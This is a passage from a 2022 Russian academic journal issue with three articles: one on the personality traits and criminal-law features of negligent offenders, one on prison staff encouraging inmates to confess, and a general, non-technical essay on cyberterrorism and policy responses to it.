ПРЕСТУПЛЕНИЯ ПО НЕОСТОРОЖНОСТИ**

**SOCIO – PSYCHOLOGICAL PROPERTIES OF PERSONALITY AND
CRIMINAL – LEGAL FEATURES OF PERSONS WHO COMMITTED
CRIMES BY NEGLIGENCE**

Пузыревский Роман Валентинович, доцент, к.пед.н., Академия ФСИН
России, г. Рязань

Ткаченко Николай Иванович, доцент, к.ю.н., Академия ФСИН России, г.
Рязань

Спиряева Анна Юрьевна, студент, РГУ имени С.А. Есенина, г. Рязань

Puzyrevsky Roman Valentinovich, assistant Professor, the Candidate of
Pedagogical Sciences, FSIN Academy of Russia, Ryazan

Tkachenko Nikolay Ivanovich, associate Professor, Candidate of Juridical
Sciences, FSIN Academy of Russia, Ryazan

Spiryaeva Anna Yurievna, student, Russian State University named after S.A.
Yesenin, Ryazan

Аннотация: В данной статье авторами рассматриваются социально – психологические свойства личности и уголовно – правовые аспекты деятельности лиц, совершивших неосторожные преступления. Даётся определение вины, как базовой категории уголовно – правовых отношений и как категории психологической в аспекте совершения преступлений по неосторожности. Особое внимание уделяется криминологическим особенностям неосторожной преступности и профилактическим мерам по снижению уровня преступлений по неосторожности.

The summary: In this article, the authors consider the socio –psychological properties of the individual and the criminal – legal aspects of the activities of persons who have committed reckless crimes. The definition of guilt is given as a basic category of criminal law relations and as a psychological category in the aspect of committing crimes by negligence. Special attention is paid to the criminological features of reckless criminality and preventive measures to reduce the level of negligent crimes.

Ключевые слова: неосторожность, мотивационная сфера, самонадеянность, преступная небрежность, импульсивность, склонность к необоснованному риску, психологическое свойство личности, уголовно - правовые особенности лиц, совершивших преступления по неосторожности, профилактические меры, биоритмы, воздействующие на волевую и интеллектуальные сферы личности.

Keywords: carelessness, motivational sphere, arrogance, criminal negligence, impulsivity, tendency to unreasonable risk, psychological property of personality, criminal - legal features of persons who committed crimes by negligence, preventive measures, biorhythms affecting the volitional and intellectual spheres of personality.

В Российском законодательстве существует множество принципов, не последнее место, а точнее одно из первых, занимает принцип вины. Разные

соотношения волевого и интеллектуального элементов – критерий вины статьи 24 УК РФ, который разделяется на умысел и неосторожность.

Умышленная форма вины выступает в виде прямого и косвенного умысла, регламентируемые статьёй 25 УК РФ, в свою очередь, неосторожность в виде легкомыслия и небрежности (ст. 26 УК РФ). Обязательный элемент умысла - осознание лицом, помимо фактических обстоятельств, совершаемого им общественно опасного деяния, то есть, причинение вреда, охраняемым законом благам[1]. Лицо, совершающее деяние с косвенным умыслом, предвидит лишь возможность возникновения общественно опасных последствий как конечный результат своего действия или бездействия, при этом оно думает, что эти последствия могут не наступить. При совершении общественно опасного деяния с прямым умыслом виновный предвидит возможное наступление общественно опасных последствий в реальности, помимо этого, как подчёркивается в статье 26 УК РФ, неизбежное наступление таких последствий.

Вина – базовая категория уголовно - правовых отношений и в то же время — это категория психологическая по самой своей сущности. Вину мы рассматриваем как психическое отношение дееспособного вменяемого правонарушителя к своему противоправному деянию и его социальным, правовым, психологическим, экономическим, моральным последствиям. Вина – это законное основание для возникновения юридической ответственности[2].

Неосторожность в уголовном праве — это одна из форм вины, которая характеризуется легкомысленным расчётом на предотвращение вредных последствий деяния лица, либо отсутствием предвидения наступления таких последствий.

Неосторожность, характерная для преступных деяний, занимает значимую долю среди всех совершаемых преступлений. Статистические данные МВД Российской Федерации за январь-май 2022 года свидетельствует

о снижении общего количества зарегистрированных криминальных деяний на 2,8%, а тяжких и особо тяжких преступлений – на 8,2% по сравнению с пятью первыми месяцами 2021 года[3]. По показателям Генеральной прокуратуры РФ за январь – май 2022 года число зарегистрированных преступлений в Рязанской области составляет 3841[4]. Уголовная ответственность за преступление, совершенное по неосторожности закреплена в ст.26 УК РФ.

Криминологический подход к понятию неосторожной преступности позволяет рассматривать ее как сложное негативное социально-правовое явление, содержание которого наряду с совокупностью совершенных на конкретной территории в определенный период времени по неосторожности преступлений составляют количественные и качественные характеристики лиц, их совершивших.

Криминологическими особенностями неосторожной преступности являются:

1) неосторожная форма вины, связанная с преступным отношением к соблюдению специальных правил поведения, к собственной безопасности и безопасности других лиц, сохранности имущества:

- в первом случае это является проявлением преступной небрежности, когда человек в силу отсутствия необходимой внимательности и предусмотрительности не предвидит возможность наступления общественно опасных последствий своих действий (бездействия);

- во втором случае это преступное легкомыслие, когда лицо предвидит возможность наступления общественно опасных последствий, но в силу самонадеянности без достаточных к тому оснований рассчитывает их предотвратить;

2) специфика сферы деятельности, сопряженная с нахождением субъекта в условиях возрастающей зависимости от технических систем и информационных технологий, затрудняющих исполнение установленных правил;

3) устойчивая поведенческая линия преступника, связанная с совершением неправомерного поведения, в том числе административно-правового характера;

4) поведенческая преступная мотивация личности преступника, отличающегося эмоциональной неуравновешенностью, затрудняющей возможность своевременной мобилизации волевых качеств для принятия адекватного решения[5].

В психологическом смысле мотивационная сфера преступлений по неосторожности характеризуется преступной небрежностью и преступной самонадеянностью.

Правонарушитель:

а) своевременно не замечает ситуации аварийного порядка (если это касается водителя транспортного средства);

б) легкомысленно надеется на предотвращение такой ситуации недостаточно надёжными средствами.

Особое значение при исследовании социально – психологических свойств личности, совершившей преступление по неосторожности, необходимо учитывать значение импульсивности и склонности к необоснованному риску.

Импульсивность мы рассматриваем, как неконтролируемое, не мотивированное внезапное, а зачастую и бессмысленное действие лица. Очень часто такие действия совершаются при глубоком нарушении психической деятельности. К примеру, аффективный тип правонарушителя характеризуется неустойчивостью и непоследовательностью поведения, противоречивостью мотивационной сферы и поступков, быстрой и нервной истощаемостью, склонностью к алкоголизму, тревожностью, робостью, боязливостью, повышенной впечатлительностью и т.д. В результате завышенных требований к себе или же наоборот, стеснительности, комплексом неполноценности и склонности к фобическим состояниям.

Так же необходимо выделить не толерантность личности, а именно неспособность переносить личностно – травмирующее воздействие других лиц (унижение, подозрение в неблагоприятных поступках, насмешки и т.д.).

Склонность к необоснованному риску. Нарушая правила дорожного движения, при управлении автотранспортом, водитель хорошо и зная и понимая о наступлении трагических последствий, надеется на благополучный исход, не имея для этого весомых, достаточных оснований.

Важное значение в настоящее время имеет научное исследование биоритмов, которое негативно воздействуют на волевые, интеллектуальные, эмоциональные состояния личности, которые могут быть вызваны: а) солнечной активностью; б) магнитными бурями; в) другими природными и техногенными катастрофами (цунами, смерчи, торнадо, наводнения и т.д.).

Социально – психологические меры профилактики по недопущению преступлений, совершённых по неосторожности (с водителями, диспетчерами автотранспортных предприятий, аэропортов и т.д.):

- тщательный кадровый подбор и отсев лиц, обладающих негативными вышеуказанными качествами;

- проведение отборочных испытаний водителей, диспетчеров и других представителей профессий, которые чаще всего подвержены совершению преступлений по неосторожности в процессе своей профессиональной деятельности;

- проведение компетентными лицами инструктажей и разъяснений, бесед нормативно – правового и социально – психологического характера с целью предотвращения и устранения на рабочих местах усталости, нервных срывов, снятие тревожности, непоследовательности поведения в период выполнения своих профессиональных обязанностей;

- проведение мер воспитательного характера по выполнению установленных правил поведения, недопущение безответственности,

равнодушия к социальным последствиям своих противоправных действий в период выполнения функциональных обязанностей.

- недооценка общественной опасности деяний по неосторожности.

Можно выделить следующие морально-психологические свойства лиц, совершивших преступления по неосторожности:

- безответственность;
- недооценка общественной опасности нарушений существующих правил и их несоблюдение.

Лицам, совершившим преступления по неосторожности, свойственны такие качества, как эгоизм, равнодушие к социальным последствиям своих противоправных действий, когда они приносят им выгоду, «формализм» в отношениях к правилам профессиональной деятельности.

Субъектам, совершившим преступления по неосторожности, присущи определенные особенности, отличающие их от лиц, совершивших умышленные преступления. Лицам, совершившим преступления по неосторожности мало характерны криминогенные свойств личности.

Ведущую роль в совершении преступлений по неосторожности играет непосредственно личность субъекта, его морально-нравственные качества и психологические особенности, при этом окружающие его обстоятельства при совершении неосторожных преступлений отходят на второй план. Только человеческое поведение при взаимодействии с конкретной ситуацией приводит к совершению указанных преступлений, например, дорожно-транспортных происшествий. Криминальная неосторожность складывается из различных дефектов поведения и их сочетаний, что свидетельствует о наличии у лиц, совершивших преступления по неосторожности дефектов эмоциональной, интеллектуальной, волевой сфер. При наличии признака устойчивости дефекта, это нередко напрямую связываются с асоциальными чертами личности, которые в криминологии принято считать основной причиной неосторожных преступлений.

У лиц, совершивших преступления по неосторожности проявляется тенденция к проявлению тревожных реакций на различные ситуации, отсутствие доверия, склонность к волнениям, стресс и чрезмерный самоконтроль.

Полагаем, что в целях предотвращения совершения неосторожных преступлений, научные рекомендации могли бы привести к резкому снижению неосторожных преступлений.

Литература:

1. Субъективная сторона преступления: Учебное пособие по уголовному праву. Общая часть. /Под ред. В. Н. Кудрявцева и А. В. Наумова. - М., 2009.
2. Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Социально – психологическая сущность понятия вины, юридической ответственности в уголовно – правовых нормах // Современные проблемы лингвистики и методики преподавания русского языка в вузе и школе. – 2022. - №33. – С. 255
3. МВД РФ. Краткая характеристика о состоянии преступности.UPL: <https://мвд.рф/reports/item/30967346/> (дата обращения: 15.07.2022)
4. Генеральная прокуратура РФ. UPL: <https://epp.genproc.gov.ru/web/gprf/activity/crimestat> (дата обращения: 15.07.2022)
5. Антонян, Ю. М. Проблемы неосторожной преступности / Ю. М. Антонян. - Текст: непосредственный // Вестник Воронежского института МВД России. - 2011. - № 1. - С. 5.

References:

1. The subjective side of the crime: A textbook on criminal law. The general part. /Edited by V. N. Kudryavtsev and A.V. Naumov. - M., 2009.
2. Puzyrevsky R.V., Tkachenko N.I., Spiryaeva A.Yu. Socio – psychological essence of the concept of guilt, legal responsibility in criminal law norms //

Modern problems of linguistics and methods of teaching the Russian language in higher education and school. – 2022. - No.33. – p. 255

3. The Ministry OF Internal Affairs of the Russian Federation. A brief description of the state of crime.UPL: <https://мвд.рф/reports/item/30967346> / (accessed: 07/15/2022)
4. The Prosecutor General's Office of the Russian Federation. UPL: <https://epp.genproc.gov.ru/web/gprf/activity/crimestat> (accessed: 07/15/2022)
5. Antonyan, Yu. M. Problems of reckless criminality / Yu. M. Antonyan. - Text: direct // Bulletin of the Voronezh Institute of the Ministry of Internal Affairs of Russia. - 2011. - No. 1. - p. 5.

© Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. СОЦИАЛЬНО – ПСИХОЛОГИЧЕСКИЕ СВОЙСТВА ЛИЧНОСТИ И УГОЛОВНО – ПРАВОВЫЕ ОСОБЕННОСТИ ЛИЦ, СОВЕРШИВШИХ ПРЕСТУПЛЕНИЯ ПО НЕОСТОРОЖНОСТИ // Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 37

**СОЦИАЛЬНО – ПРАВОВЫЕ И ПСИХОЛОГО – ПЕДАГОГИЧЕСКИЕ
АСПЕКТЫ ДЕЯТЕЛЬНОСТИ ОПЕРАТИВНЫХ СОТРУДНИКОВ,
ВОСПИТАТЕЛЕЙ ПО ОБЕСПЕЧЕНИЮ ЯВКИ С ПОВИННОЙ
ЗАКЛЮЧЁННЫХ, СОДЕРЖАЩИХСЯ В СИЗО, ОСУЖДЁННЫХ В
ИСПРАВИТЕЛЬНЫХ УЧРЕЖДЕНИЯХ УГОЛОВНО –
ИСПОЛНИТЕЛЬНОЙ СИСТЕМЫ**

**SOCIO – LEGAL, PSYCHOLOGICAL AND PEDAGOGICAL ASPECTS OF
THE ACTIVITIES OF OPERATIONAL STAFF, EDUCATORS TO ENSURE
THE SURRENDER OF PRISONERS HELD IN PRE–TRIAL DETENTION,
CONVICTED IN CORRECTIONAL INSTITUTIONS OF THE PENAL
SYSTEM**

Пузыревский Роман Валентинович, доцент, к.пед.н., Академия ФСИН
России, г. Рязань

Ткаченко Николай Иванович, доцент, к.ю.н., Академия ФСИН России, г.
Рязань

Спиряева Анна Юрьевна, студент, РГУ имени С.А. Есенина, г. Рязань

Puzyrevsky Roman Valentinovich, assistant Professor, the Candidate of
Pedagogical Sciences, FSIN Academy of Russia, Ryazan

Tkachenko Nikolay Ivanovich, associate Professor, Candidate of Juridical Sciences, FSIN Academy of Russia, Ryazan

Spiryaeva Anna Yurievna, student, Russian State University named after S.A. Yesenin, Ryazan

Аннотация: В данной статье авторами рассматривается проблемы деятельности сотрудников исправительных учреждений по обеспечению явки с повинной заключённых, осуждённых, содержащихся в следственных изоляторах и исправительных учреждениях уголовно – исполнительной системы Российской Федерации.

The summary: In this article, the authors consider the problems of the activities of correctional officers to ensure the surrender of prisoners, convicts held in pre-trial detention centers and correctional institutions of the penitentiary system of the Russian Federation.

Ключевые слова: явка с повинной, оперативные сотрудники, воспитатели уголовно – исполнительной системы, заключённые содержащиеся в СИЗО, осуждённые исправительных учреждений, мотивы явки с повинной, раскаяние, добровольность, чистосердечное признание, смягчающее вину обстоятельство.

Keywords: surrender, operational staff, educators of the penal enforcement system, prisoners held in pre-trial detention, convicts of correctional institutions, motives for surrender, repentance, voluntary, sincere confession, mitigating circumstance.

Явка с повинной имеет важное процессуальное значение для раскрытия преступления.

Под явкой с повинной следует понимать добровольное обращение заключённого, содержащегося в СИЗО, осуждённого к администрации учреждения уголовно – исполнительной системы, другие правоохранительные

органы (МВД, ФСБ, прокуратура, суд) с заявлением о своей виновности в совершении нераскрытого на период обращения преступления.

Не может признаваться добровольным письменное обращение заключённого, осуждённого о преступлении в связи с его задержанием по подозрению в совершении этого преступления. Признание заключённым, осуждённым своей вины в совершении преступления в таких случаях может быть учтено судом в качестве иного смягчающего обстоятельства в порядке п. «и» части 1 статьи 61 УК РФ или, при наличии к тому оснований, как активное содействие раскрытию и расследованию преступления. Предполагается, что лицо действует в данном случае осознанно и исключительно в положительном правовом смысле. Инициатива о явке с повинной должна исходить исключительно от того лица, которое непосредственно совершило противоправное общественно опасное деяние.

Принимая заявление о явке с повинной, оперативный сотрудник, воспитатель ИУ должен выяснить:

- не совершил ли заключённый, осуждённый других преступлений, оставшихся нераскрытыми;
- не является ли осуждённый, заключённый членом организованной преступной группы (сообщества);
- не были ли связаны его действия с проявлениями коррупции в правоохранительных органах, государственном аппарате;
- не остались ли на свободе его соучастники.

Под добровольностью в данном случае следует понимать отсутствие какого-либо воздействия на заключённого, содержащегося в СИЗО осуждённого со стороны правоохранительных органов. Также важную роль при явке с повинной играет непосредственно волеизъявление заключённого, осуждённого, совершившего преступление, о котором не было неизвестно правоохранительным органам.

Необходимо отметить, что сообщение заключённого, осуждённого о совершённом преступлении, является одним из поводов к возбуждению уголовного дела в силу ст. 140 УПК РФ. Для этого необходимо наличие всех элементов состава преступления, а именно: объект; объективная сторона; субъект; субъективная сторона преступления.

Одним из ключевых элементов является наличие вины, которая понимается как причастность дееспособного вменяемого лица к способам, мотиву, преступной цели правонарушителя, выражающуюся в личностном понимании, осознании, субъективной оценке и отношении к последствиям нарушения норм права.

Вина заключённого, осуждённого, явившегося с явкой с повинной, как уголовно психологическая категория должна отражать:

- а) способы и результаты преступного действия;
- б) преступную цель;
- в) осознание и понимание противоправности своих противозаконных действий;
- г) отношение всей личностной сферы к преступлению (сознание, подсознание, осознание;
- д) личностная причастность субъекта уголовно – правовых отношений к противоправному деянию[1].

Явка с повинной будет в том случае, если соблюдены следующие условия:

- 1) добровольность обращения с письменным заявлением заключённого, содержащегося в СИЗО, осуждённого;
- 2) личная и непосредственная явка заключённого, осуждённого или группы лиц со своим заявлением;
- 3) заявление должно содержать сведения о собственных действиях заключённого, осуждённого, которые были совершены;

4) заявление должно адресоваться органу дознания (практика идёт по пути отправки письменного заявления заключённого, осуждённого по территориальности), следствию, уполномоченным в пределах своей компетенции возбуждать уголовные дела;

5) лицо или группа лиц, явившихся с повинной, должны понимать ответственность своих действий перед законом.

Мотивами явки с повинной могут выступать различные жизненные обстоятельства и психологические факторы[2].

Особого внимания заслуживает мысль, высказанная С.И. Никулиным, о том, что важнейшим элементом любого человеческого общественно значимого действия является мотив, без знания содержания которого нельзя раскрыть психологическую природу человеческих действий[3].

С точки зрения психологии мотивы прежде всего формируются под воздействием определенных чувств человека[4]. Одним из психологических факторов мотива при явке с повинной является страх перед уголовным наказанием и предчувствие его неизбежности. Сообщая о явке с повинной, лицо, совершившее преступление, стремится облегчить свою участь, рассчитывая, что суд учтет явку как обстоятельство, смягчающее наказание. Факт явки с повинной не всегда отражается в обвинительном заключении (что является недостатком следственной практики), и не всегда учитывается судами в качестве обстоятельства, смягчающего наказание.

Типичными мотивами явки с повинной заключённых, содержащихся в СИЗО, осуждённых могут быть:

1. Глубокое осознание заключённым, осуждённым своей вины в совершении преступления;
2. Чистосердечное раскаяние в совершённом правонарушении;
3. Желание заключённого, осуждённого использовать свою явку с повинной, как смягчающее вину обстоятельство;

4. Боязнь разоблачения и повторного привлечения к уголовной ответственности за нераскрытое преступление по инициативе органа дознания (правоохранительных органов);

5. Попытка заключённого, осуждённого: а) отвести подозрение от близких лиц, действительно совершивших данное преступление; б) усыпить бдительности оперативных работников, следователя, дознавателя; в) скрыть другое более тяжкое преступление.

6. Попытка других осуждённых путём угроз, расправой добиться от заключённого, осуждённого принятия на себя вины за несовершенное им преступление;

7. Стремление осуждённого изменить условия отбывания наказания путём перевода в другую колонию с более «мягким» режимом;

8. Реализовать умысел совершения побега в период этапирования к месту совершения правонарушения или же в период проведения следственных действий по установлению события и обстоятельств, заявленных в явке с повинной.

Рассматривая особенности расследования преступлений по явке с повинной, необходимо отметить, что заключённый, осуждённый осознает свою вину, антиобщественный характер своего поступка, раскаивается в его совершении и готов нести справедливое наказание.

Раскаиваться – это значит признать свою ошибку, испытывать чувство сожаления о совершённом действии.

Необходимо учитывать тот факт преступления сохраняется в сознании заключённого, осуждённого, совершившего его, и отражается в нем в виде чувств, мыслей, побуждений, проявлений воли.

С целью склонения заключённых, осуждённых к явке с повинной оперативные работники, воспитатели исправительного учреждения проводят психолого – социальные и педагогические мероприятия:

- разъясняется коллективу осуждённых уголовно – правовое значение явки с повинной;
- проводятся беседы по выявлению лиц, склонных скрыть информацию о преступлениях, совершённых ими в прошлом;
- организуются встречи и беседы с такими осуждёнными и составляются планы работы с ними;
- принимаются меры воздействия на осуждённых, заключённых через других осуждённых с целью склонить к явке с повинной;
- организуются и проводятся мероприятия с осуждёнными под девизом: «На свободу с чистой совестью»;
- организуются публикации статей, очерков, заметок о явках с повинной и о принятых мерах по ним;
- организуются выездные судебные процессы по уголовным делам, возбуждённым в связи с явкой с повинной;
- организуются выступления осуждённых, написавших явку с повинной, по аудиосети учреждения перед коллективом осуждённых;
- по инициативе оперативных аппаратов учреждений УИС и согласования с районными судами организуются выездные судебные процессы по уголовным делам.

Таким образом, принятие для заключённого, осуждённого, совершившего противоправное общественно опасное деяние и являющееся нераскрытым преступлением, решения о явке с повинной - это сложный психологический процесс, так как он должен осознавать значение своих действий и каков будет их итог. Прежде чем заключённый, осуждённый примет решение о явке с повинной, он обдумывает все «за» и «против», размышляет, анализирует.

Для раскрытия и расследования преступлений необходимо использовать все законные средства, имеющиеся в распоряжении СИЗО, исправительной колонии, в том числе и явки заключённых, осуждённых с повинной. Явка с

повинной является весьма важным психологическим фактором, способствующим быстрому и полному раскрытию преступлений с наименьшей затратой сил и средств, так как заключённый, осуждённый, совершившие преступление, лучше, чем кто-либо другой, осведомлены обо всех обстоятельствах происшедшего. Важность явки с повинной состоит также и в том, что она позволяет правильно определить конкретные пути и средства установления виновности (или невиновности) заключённого, осуждённого в данном преступлении, облегчает ведение уголовного дела органами следствия или дознания.

Литература:

1. Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Социально – психологическая сущность понятия вины, юридической ответственности в уголовно – правовых нормах // Современные проблемы лингвистики и методики преподавания русского языка в вузе и школе. – 2022. - №33. – С. 254
2. Комментарий к Уголовному кодексу Российской Федерации: Научно практический (постатейный). 2-е изд., перераб. и доп. / под ред. С.В. Дьякова, Н.Г. Кадникова. М.: Юриспруденция, 2013.
3. Никулин С.И. Деятельное раскаяние и его значение для органов внутренних дел в борьбе с преступностью. – М.: МВШМ МВД СССР, 1985. – С. 9
4. Рудик П.А. Психология. – М.: Физкультура и спорт, 1958. – С. 195–197.

References:

1. Puzyrevskiy R.V., Tkachenko N.I., Spiryaeva A.Yu. Socio – psychological essence of the concept of guilt, legal responsibility in criminal law norms // Modern problems of linguistics and methods of teaching the Russian language in higher education and school. – 2022. - No.33. – p. 254

2. Commentary to the Criminal Code of the Russian Federation: Scientific and practical (article-by-article). 2nd ed., reprint. and additional / edited by S.V. Dyakov, N.G. Kadnikov. M.: Jurisprudence, 2013.
3. Nikulin S.I. Active repentance and its significance for internal affairs bodies in the fight against crime. – M.: MVSM of the USSR Ministry of Internal Affairs, 1985. – p. 9
4. Rudik P.A. Psychology. – M.: Physical culture and sport, 1958. – pp. 195-197.

© Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Пузыревский Р.В., Ткаченко Н.И., Спиряева А.Ю. СОЦИАЛЬНО – ПРАВОВЫЕ И ПСИХОЛОГО – ПЕДАГОГИЧЕСКИЕ АСПЕКТЫ ДЕЯТЕЛЬНОСТИ ОПЕРАТИВНЫХ СОТРУДНИКОВ, ВОСПИТАТЕЛЕЙ ПО ОБЕСПЕЧЕНИЮ ЯВКИ С ПОВИННОЙ ЗАКЛЮЧЁННЫХ, СОДЕРЖАЩИХСЯ В СИЗО, ОСУЖДЁННЫХ В ИСПРАВИТЕЛЬНЫХ УЧРЕЖДЕНИЯХ УГОЛОВНО – ИСПОЛНИТЕЛЬНОЙ СИСТЕМЫ // Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 004.056

КИБЕРТОРРОРИЗМ-ЗНАЧИТЕЛЬНАЯ УГРОЗА КИБЕРБЕЗОПАСНОСТИ

CYBERTERRORISM IS A SIGNIFICANT CYBER SECURITY THREAT

Смирнов Виталий Михайлович, к.т.н., старший преподаватель кафедры информатики и математики Московского университета МВД имени В.Я. Кикотя. (Россия 117997, г. Москва, ул. Академика Волгина, д. 12.), тел. 8(926) 36-74-76

Иванова Карина Зуфаровна, курсант Московского университета МВД имени В.Я. Кикотя. (Россия 117997, г. Москва, ул. Академика Волгина, д. 12), тел. 8(951) 210-34-72, lady.karina75@mail.ru

Smirnov Vitaly Mikhailovich, Candidate of Technical Sciences, Senior Lecturer at the Department of Computer Science and Mathematics of the Moscow University of the Ministry of Internal Affairs named after V.Ya. Kikot. (12 Akademika Volgina str., Moscow, 117997, Russia), **tel.** 8(926) 36-74-76

Ivanova Karina Zufarovna, cadet of the V.Ya. Kikot Moscow University of the Ministry of Internal Affairs. (12 Akademika Volgina str., Moscow, 117997, Russia), **tel.** 8(951) 210-34-72, lady.karina75@mail.ru

Аннотация: В статье рассматривается такая глобальная проблема как кибертерроризм. Данное преступление достаточно широко распространено во всем мире благодаря цифровизации всего общества.

Abstract: This article deals with such a global problem as cyberterrorism. This crime is quite widespread throughout the world due to the digitalization of the entire society.

Ключевые слова: Кибертерроризм, цифровизация, государство, общество, информация.

Keywords: Cyberterrorism, digitalization, state, society, information.

В мире стремительно растет количество устройств интернета, с помощью которых преступные организации и мошенники намеренно атакуют сети Интернета с целью террора или шантажа. В настоящее время Интернет является широкомасштабной сетью, которой пользуются большинство людей в мире. С развитием новых информационных технологий рождаются новые угрозы, с которыми усиленно борются государственные органы в области информационной безопасности. Термин «кибертерроризм» употребляется довольно часто как в СМИ, так и в юридической литературе, но каждый автор находит новые слова для данного термина. Кибертерроризмом принято считать акты, которые совершены одним человеком или группой людей, с целью влияние на экономические, политические и внутригосударственные отношения.

Так же кибертерроризм представляет собой правонарушение, совершаемые в компьютерной среде, либо в сети Интернет.

Кибертерроризм не является примитивным видом терроризма. В данном виде не закладываются бомбы, не берут заложников. Все происходит не в реальном пространстве, а виртуальном мире. Кибертерроризм опасен выводом из строя масштабной компьютерной сети влиятельной компании, уничтожением данных клиентов банков, нарушением работы крупных

компаний и предприятий, с целью захвата и уничтожения определенной секретной информации, либо получения за эту информацию выкупа.

Кибертеррористы угрожают компьютерными средствами Участников террористических группировок можно встретить на разных форумах и в чатах, также они имеют свои собственные сайты. Социальные сети и другие подобные ресурсы, которые используются для вербовки новых участников запрещенными группировками. Для достижения поставленных целей они могут использовать различные методы, а именно:

- Незаконное получение доступа к государственным и военным архивам с секретной информацией, реквизитам банковских счетов и платежных систем, личным данным;
- Осуществление контроля над объектами инфраструктуры для оказания влияния на их работоспособность вплоть до вывода из строя отдельных компонентов и полной остановки систем жизнеобеспечения;
- Похищение или уничтожение информации, программных средств или технических ресурсов путем внедрения вредоносного ПО различных типов;
- Ложные угрозы совершения атак, которые могут повлечь за собой дестабилизацию экономической или социально-политической обстановки.

В большей степени развитию кибертерроризма влияет тотальная цифровизация человеческого общества. К ним можно отнести использование различных аппаратных и программных средств, например,

- Троянские программы или компьютерные вирусы, которые предназначены для предоставления различной информации из удаленных сетей;
- Специализированные компьютерные вычислительные станции, предназначенные для совершения кибер-атак на различные информационные сервисы и ресурсы с их последующим выводом из строя;
- Иные виды информационного оружия и средств.

В Указе Президента Российской Федерации от 31.12.2015 N 683 «О Стратегии национальной безопасности Российской Федерации» отмечено, что

«...появляются новые формы противоправной деятельности, в частности с использованием информационных, коммуникационных и высоких технологий»¹. Первоначальным фактором появления кибертерроризма является цифровизация и компьютеризация человечества и общества в целом. Кибертерроризм отличается от других способов незаконного получения информации тем, что именно в данном методе преступник завладевает информацией при помощи использования различных программных и аппаратных средств, таких как:

1. Троянские программы и модифицированные компьютерные вирусы.
2. Специализированные компьютерные вычислительные станции, при помощи которых совершаются кибер-атаки на сервисы и ресурсы.
3. Иные виды информационного оружия.

Целью кибертерроризма не являются отдельные источники информации граждан, кибертерроризм нацелен на широкие масштабы – кража и уничтожение каналов СМИ, подавление или уничтожение каналов связи и т.д.

Кибертерроризм является достаточно острой проблемой во всем мире. Его жертвой могут стать как простые граждане, так и коммерческие структуры, банковские учреждения, а также не застрахованы от данной угрозы органы государственной власти. Для борьбы с данной проблемой все государства мира объединяют свои силы. В борьбе с кибертерроризмом занимаются различные международные организации как Организация Объединенных Наций, Совет Европы, Интерпол, Международная организация экспертов и прочие. Ведущая роль отдается ООН, а именно ее главным органом – Совету Безопасности, Генеральной Ассамблее и различным неформальным партнерствам.

В 2001 году была принята специальная Конвенция «О киберпреступности», в которой были определены преступления, совершаемые в информационной

¹ Указ Президента РФ от 31.12.2015 N 683 «О Стратегии национальной безопасности Российской Федерации» [Электронный ресурс] URL: <https://rg.ru/2015/12/31/nac-bezopasnost-site-dok.html> (дата обращения: 24.05.2021).

среде и относимые к категории киберпреступлений.

² По условиям данной Конвенции все государства должны были создать условия, которые позволили бы компетентным органам в борьбе с кибертерроризмом пресекать преступления в сфере Интернета и восстанавливать нарушенные права граждан.

В наше время положений Конвенции недостаточно для успешной борьбы с кибертерроризмом. И поэтому сейчас большинство стран мира разрабатывают различные законодательные акты, которые необходимы для борьбы со стремительно развивающейся проблемой в мире.

Зависимость от Интернета растет с каждым днем с геометрической прогрессии. Для террористов кибер-атаки являются преимущественным методом совершения преступлений, по сравнению с физическими атаками. Благодаря высокому уровню развития техники террорист может нанести больший вред, чем взрывные устройства, посредством подключенного к интернету компьютера. Совершать акты компьютерного террора способны многие организации экстремистской направленности: ИГИЛ, Аль-Каида, ИРА, различные религиозные движения и прочие незаконные вооруженные формирования.

Учитывая все изложенное, можно выделить ряд позиций, которые направлены на совершенствование противодействия кибертерроризму:

- разработка государственной стратегии предупреждения кибертерроризма в современном российском обществе должна включать в себя не только карательно-восстановительные, но и превентивно-профилактические меры, основанные на информационном воздействии и противодействии причинам и условиям, инициирующим развитие экстремистской деятельности в сети Интернет;
- закрепление в законодательстве понятия «кибертерроризм»;

² https://spravochnick.ru/mezhdunarodnye_otnosheniya/kiberterrorizm_kak_novaya_globalnaya_ugroza/

- создание институтов специальной нормативной и общественной экспертизы материалов экстремистского и террористического содержания в сети Интернет;
- создание антитеррористического информационного «фронта» в целях обнаружения угроз безопасности путем создания единых систем и банков данных, в которых будут фиксироваться террористические организации, используемые ими информационные каналы.

Следует не забывать-большая вероятность, что кибер-атак в будущем будет намного больше, сфера информационных технологий развивается быстрее, чем законодательство. Всё это усложняет борьбу с кибертерроризмом, поэтому уже сейчас нужно задумываться о надежной защите информации не только граждан, но и целых государств.

Литература

1. Указ Президента РФ от 31.12.2015 N 683 «О Стратегии национальной безопасности Российской Федерации» [Электронный ресурс] URL: <https://rg.ru/2015/12/31/nac-bezopasnost-site-dok.html>(дата обращения: 24.05.2021).
2. https://spravochnick.ru/mezhdunarodnye_otnosheniya/kiberterrorizm_kak_no_vaya_globalnaya_ugroza/

References

1. Decree of the President of the Russian Federation of December 31, 2015 N 683 “On the National Security Strategy of the Russian Federation” [Electronic resource] URL: <https://rg.ru/2015/12/31/nac-bezopasnost-site-dok.html> (date accessed: 05/24/2021).
2. https://spravochnick.ru/mezhdunarodnye_otnosheniya/kiberterrorizm_kak_no_vaya_globalnaya_ugroza/

© Иванова К.З., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Иванова К.З. КИБЕРТОРРОРИЗМ-ЗНАЧИТЕЛЬНАЯ УГРОЗА КИБЕРБЕЗОПАСНОСТИ//Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 330

**АСПЕКТЫ ОЦЕНКИ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ
ПРЕДПРИЯТИЯ В СФЕРЕ ГОСТИНИЧНОГО СЕРВИСА
ASPECTS OF ASSESSING THE ECONOMIC EFFICIENCY OF AN
ENTERPRISE IN THE SPHERE OF HOTEL SERVICE**

